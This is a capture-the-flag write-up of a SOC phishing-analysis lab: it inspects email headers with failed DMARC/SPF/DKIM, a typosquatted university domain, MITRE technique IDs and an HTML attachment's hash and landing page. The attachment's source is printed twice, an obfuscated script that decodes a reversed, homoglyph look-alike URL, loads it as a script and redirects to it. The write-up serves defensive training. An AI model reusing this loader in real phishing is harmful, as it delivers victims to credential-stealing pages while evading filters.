**First Shift CTF Task 4: Phishing Books**

**Author: ERNEST NYABAYO OSINDO**

**Phishing Books**
It's another typical day at ProbablyFine Ltd. Your SOC dashboard is glowing with endless alerts, most of them false positives, as usual. Your team manages several education-sector clients, including universities, schools, and research institutes across the UK. Today, you are in charge of monitoring alerts from universities in London.

Normally, things stay quiet. These universities are very targeted by phishing attacks, but most attempts get stopped by the email filters before anyone even sees them. But today is different. You got an email from a university teacher:

Subject: **MFA Removal Requests**
From: Dr. Isabella <isabella@kingford.ac.uk>


Hey, ProbablyFine SOC Team,
I've been getting several emails asking me to approve my MFA.
Are you performing any tests? Should I approve these requests?
Dr. Isabella

You contact Dr. Isabella directly, and it becomes clear that she has been targeted by a phishing email designed to steal her credentials, which is why she is receiving multiple MFA requests! You advise her to reset her password immediately.

Now it's time to dig deeper: No alerts were triggered in your SIEM, so you requested the original .eml file of the phishing email to perform a manual investigation. Was this an isolated hit, or part of a larger phishing campaign targeting universities? Start the analysis machine and examine the email. Let's see what's really going on!

You also have access to TryDetectThis, a threat intelligence database to check the reputation and other details of IP addresses, domains, and file hashes. To access this platform, please navigate to the following URL:
https://static-labs.tryhackme.cloud/apps/trydetectthis/

**Which specific check within the headers explains the bypass of email filters?**
**Answer Example: "CHECK=value"**
Open the, EML-Analysis-Report.html file with firefox to view the headers




**Answer:** DMARC=none

**Explanation:**
In the header, **DMARC=none** indicates that the email domain **kinglord.ac.uk** does not have a **DMARC (Domain-based Message Authentication, Reporting, and Conformance)** record set up, or if it does, the policy is not enforcing any action. DMARC is an email authentication protocol that helps prevent email spoofing and phishing attacks by verifying the sender's domain.


## What technique did the attacker use to make the message seem legitimate?

| Key | Value |
|---|---|
| delivered-to | isabella@kingford.ac.uk |
| received | by 2002:a05:7022:e2a:b0:119:5273:6922 with SMTP id dx42csp217860dlb; Tue, 4 Nov 2025 06:46:55 -0800 (PST) from mail-sor-f41.kinglord.ac.uk (mail-sor-f41.kinglord.ac.uk. [207.84.120.31]) by mx.kinglord.ac.uk with SMTPS id a640c23a62f3a-b715aee65casor170440966b.13.2025.11.04.06.46.54 for <isabella@kingford.ac.uk> (Google Transport Security); Tue, 04 Nov 2025 06:46:55 -0800 (PST) |
| x-received | by 2002:a17:907:7241:b0:b70:b13c:3622 with SMTP id a640c23a62f3a-b70b13c60c3mr1024470066b.4.1762267614032; Tue, 04 Nov 2025 06:46:54 -0800 (PST) |
| arc-seal | i=1; a=rsa-sha256; t=1762267615; cv=none; d=kinglord.ac.uk; s=arc-20240605; b=BHopKeGbF2EalKddox+LMO08kRWGczlGa1tLrrYAhKwk7WbsnsGS0cQKRJYMqssw6D du5B4U0n5zRiT25iQhXjRASjK6+yjSUdl4Y3yCAsUZ+xJzH+xBP9yYuDxlJlV 1tC67ZIOx3RYNBcln5lU9GCm2pIa7aMBlNFdijpg8wPFifTYIDjq9L342ChHkeZ98lwP FL1LyPlQww9TQhr/4u+WgZC4DA932DYHXloX60UM00jPoXxyEIOCO5HO4ARS1XqMJf/B Erkl9HI1tMICYSId9mVvLiVh71SclnBVNTgpyNEhWxffPCTUTmvU7jUoH |
| arc-message-signature | i=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=arc-20240605; h=to:subject:message-id:date:from:mime-version:dkim-signature; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlqRqj1JS3MwUoLrF0=; fh=X/71MsKVOFuVb6a2euNxQ7KQPFXo6l b=lsQ89IJN3R2RAnjxPHdl5ykuyq0O6H3lZEgLRGSuNarNCOuDBrbqxdrLq25GLzl8nA I+IXCuUgnv+fskGzCvAZSwtMEw2VAv+OjxMZOjv08hxlC/DJrJFsAP68lpcnKYWKg0Lo 2c1T4ytOuMplRhaLl3fLsWp+BQ3QFENm2N8tEBGdTutPYNsEp/9Nh86KrCoTHrNG5rl/ PfP2zzIKpqkpjm6nlZJ9mt4V00Dml4qIGV8OPxfvXQfem3o3CAPC55Xe7nM/l9e8kvNm /lLMrvpZI7Doht8g/y48T35gDysb02NyliBS4wfOlVPXzu4+Q26laKJradBnyEW0NLZ+ uCiw==; dara=kinglord.ac.uk |
| arc-authentication-results | i=1; mx.kinglord.ac.uk; dkim=none (no DKIM signature) header.i=@kinglord.ac.uk header.s=20230601 header.b=mMtxjlwD; spf=none (kinglord.ac.uk: no SPF record) smtp.mailfrom=library@kinglord.ac.uk; dmarc=none (kinglord.ac.uk: no DMARC re dara=neutral header.i=@kingford.ac.uk |
| return-path | <library@kinglord.ac.uk> |
| received-spf | none (kinglord.ac.uk: no SPF record) client-ip=207.84.120.31; |
| authentication-results | mx.kinglord.ac.uk; dkim=none (no DKIM signature) header.i=@kinglord.ac.uk header.s=20230601 header.b=mMtxjlwD; spf=none (kinglord.ac.uk: no SPF record) smtp.mailfrom=library@kinglord.ac.uk; dmarc=none (kinglord.ac.uk: no DMARC record dara=neutral header.i=@kingford.ac.uk |
| dkim-signature | v=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=20230601; t=1762267614; x=1762872414; darn=kingford.ac.uk; h=to:subject:message-id:date:from:mime-version:from:to:cc:subject :date:message-id:reply-to; bh=eHJyIYXSdwWABXLpJYYV b=mMtxjlwDKk+Z9m25HVB4O72a+FNfAKg1PS3k1i/mAjUP3W37klA82wwUUizdedsWol 10rgbE6PZwMR6ZUPJwCCM/NFS+QXjLRzi7o8FOFMbw0DaKLqy1UC6V6wPkADyMAwGedx 76lt3mK27pLtlpZPEVj56z5Ngwy/ZCAmwv98HCVdj+/MlNH1aQGHZvL1fY0DKyMn 1TagqsjVcCRuVmmOgOr56F40B34HsYV9Fw4avMwYJ37WekxRK9o+EDRjCGmVdaumStVW oRPXkcypPfwNbHK/ISmM4Rxe8p0i9sR69I6P01akIISgHHbLi4XSY1RwBlCRkLgatMfe ZR0Q== |
| x-google-dkim-signature | v=1; a=rsa-sha256; c=relaxed/relaxed; d=1e100.net; s=20230601; t=1762267614; x=1762872414; h=to:subject:message-id:date:from:mime-version:x-gm-message-state :from:to:cc:subject:date:message-id:reply-to; bh=eHJyIYXSdwWABXLpJYYVpV b=IX0+7hylUTt9mJ8fGaUG0kzRQnKXXBFbzE5Z+pjeBTuuvs/6UqhHl4qB5MLC0OGAEn nCxR50TU5leJDiM/tX+VUSEb0F+ROcG6Bk4g3t4BfojBXI+RnwEknx+Gw35prrTrb+KK 0QXgfMndl8maJxU4f4JKNFpNcHHvmOmnPXu1JYUodiCn0Mce4CHlyXFDs9HEuHLDGY J1ZSfaq2cRzJl9BTr75n3ahcdO9uvyinnpCqJCcfegI4p5PZbD508qg792mLD83r4FbX JcZ//rm/zzce4Sc2h/jEqIU++h3/Fy3qvF1Wn5GPVoPATHpXtQmCOPXMoT7a8vutM3e9 qMvg== |

AOJu0YwZXzDT/HzWnMzpYhlkaJtxBC+TP3t0j4S1z2DsKVWFFa6P7WpUeRS3vXYjjhSt8FVhXop38nBQN76o7P7s2B+4dvKQXGlsAXwecHQiehAEluV2/AuMFR34QGU+rTPO92igOr0CFm+o+HhlcmFp/8mt9j6Qi65FdmojjQ=

ASbGncvz2weBUwhhS5BJgKXbuBIfz9AHyEu3yCcq07VTAfZVrLB7vsKqsK0ghn2+Xy1TpOGKNL3bvAI5JcoekRLAU31EdeKU70CPnF254XZreEm3svrshjp3p4fgfxehLwyCz0pd57mPBBOnldxYLD7gu8YuXRFXl4H2ui4ngK1R7fzIVkEVpYgmUztKwg7lZVvHQqO3vxe1BKg vfnD1k0tnPWLxFxz230JhobTRIWPtXcsHFyLnEnRlJwkvfHSQ2deRLoZJQSNV+pXqtOBjjtiq5P+ucn1o3bBiw==


AGHT+IEXx8HVx22e7cYRPck0vvw6FrJatiKvUGFmCjoE7F7+6/0VpG7cPtjzDV852FyL8AO7lyeFFJ1uqvfS9YkVmpk=




**Take note of the sender email and the recipient email, focus on the domain.**
**From: Kingford University Library <library@kinglord.ac.uk>**
**To: isabella@kingford.ac.uk <isabella@kingford.ac.uk>**
The attacker used a technique called typosquatting, where they replaced the letter 'f' in the legitimate domain 'kingford' with the letter 'l', forming their own domain 'kinglord', in order to make the message seem legitimate.


**Answer:** Typosquatting

**Which MITRE technique and sub-technique ID best fit this sender address trick?**
**https://attack.mitre.org/**





**Answer:** T1583.001

**What is the file extension of the attached file?**





**Answer:** .html

**What is the MD5 hash of the .HTML file?**
Save the attachment as the .HTML file
Then, on the terminal, use the command:
md5 library-invoice.pdf.html




**Answer:** 442f2965cb6e9147da7908bb4eb73a72

**What is the landing page of the phishing attack?**
Double-click on the .html file to open the link in the browser





**Answer:** http://lib-service.com:8083/

## Which MITRE technique ID was used inside the attached file?


```
File  Edit  View  Search  Terminal  Help
ubuntu@tryhackme:~$ cd Desktop
ubuntu@tryhackme:~/Desktop$ ls
 EML-Analysis-Report.html  'Library Services - Pending Invoice.eml'   library-invoice.pdf.html   mate-terminal.desktop
ubuntu@tryhackme:~/Desktop$ cat library-invoice.pdf.html
<!doctype html>
<html>
  <body>
    <script>
    var xanthium = [
      "\u0032\u0038\u0030\u0038\u003a",
      "\u006d\u006f\u0063\u002e",
      "\u0032\u0033\u0034\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
      "\u0075\u006c\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
      "\u002f\u002f\u003a\u0070\u0074\u0074\u0068"
    ];
    var egassem = [
      "\u005e\u005e\u0020\u0073\u0065\u0069\u0072\u0061\u0072",
      "\u0062\u0069\u006c\u0020\u006d\u006f\u0072\u0066\u0020",
      "\u0073\u006b\u006f\u006f\u0062\u0020\u0068\u0073",
      "\u0069\u0068\u0070\u0020\u006f\u0074\u0020",
      "\u0065\u0076\u006f\u006c\u0020\u0049"
    ];

    var reversed = xanthium.join("");
    var src = reversed.split("").reverse().join("");

    var reversed = egassem.join("");
    var mes = reversed.split("").reverse().join("");

    document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
    window.location.replace(src);
    </script>
  </body>
</html>ubuntu@tryhackme:~/Desktop$
```

Check this Unicode on Cyberchef






**I love to phish books from libraries ^^**
**http://lÑ‑ibrarytlu-13cwe32432.com:8082**




**Answer:** T1027

## MITRE Technique ID: T1027
## Technique Name: Obfuscated Files or Information

## Explanation:


**T1027 r**efers to the Obfuscation of files or information technique, where adversaries use obfuscation methods to evade detection by security tools. **The obfuscation of the content, as seen in the JavaScript code below, is a typical example of this technique.**

```
ubuntu@tryhackme:~$ cd Desktop
ubuntu@tryhackme:~/Desktop$ ls
 EML-Analysis-Report.html  'Library Services - Pending Invoice.eml'   library-invoice.pdf.html   mate-terminal.desktop
ubuntu@tryhackme:~/Desktop$ cat library-invoice.pdf.html
<!doctype html>
<html>
  <body>
    <script>
    var xanthium = [
      "\u0032\u0038\u0030\u0038\u003a",
      "\u006d\u006f\u0063\u002e",
      "\u0032\u0033\u0034\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
      "\u0075\u006c\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
      "\u002f\u002f\u003a\u0070\u0074\u0074\u0068"
    ];
    var egassem = [
      "\u005e\u005e\u0020\u0073\u0065\u0069\u0072\u0061\u0072",
      "\u0062\u0069\u006c\u0020\u006d\u006f\u0072\u0066\u0020",
      "\u0073\u006b\u006f\u006f\u0062\u0020\u0068\u0073",
      "\u0069\u0068\u0070\u0020\u006f\u0074\u0020",
      "\u0065\u0076\u006f\u006c\u0020\u0049"
    ];

    var reversed = xanthium.join("");
    var src = reversed.split("").reverse().join("");

    var reversed = egassem.join("");
    var mes = reversed.split("").reverse().join("");

    document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
    window.location.replace(src);
    </script>
  </body>
</html>ubuntu@tryhackme:~/Desktop$ ^C
ubuntu@tryhackme:~/Desktop$ ^C
```

- In this case, the attacker has used **Unicode obfuscation** within the JavaScript code to hide the real meaning of the URL and other code components.
- **The `\u0032`, `\u0038`, `\u0030`, etc., r**epresent Unicode escape sequences that are eventually combined and reversed to form a malicious URL.
- This type of obfuscation is commonly used in phishing attacks or malware delivery, as the URL and script are hidden from simple security checks or filters.

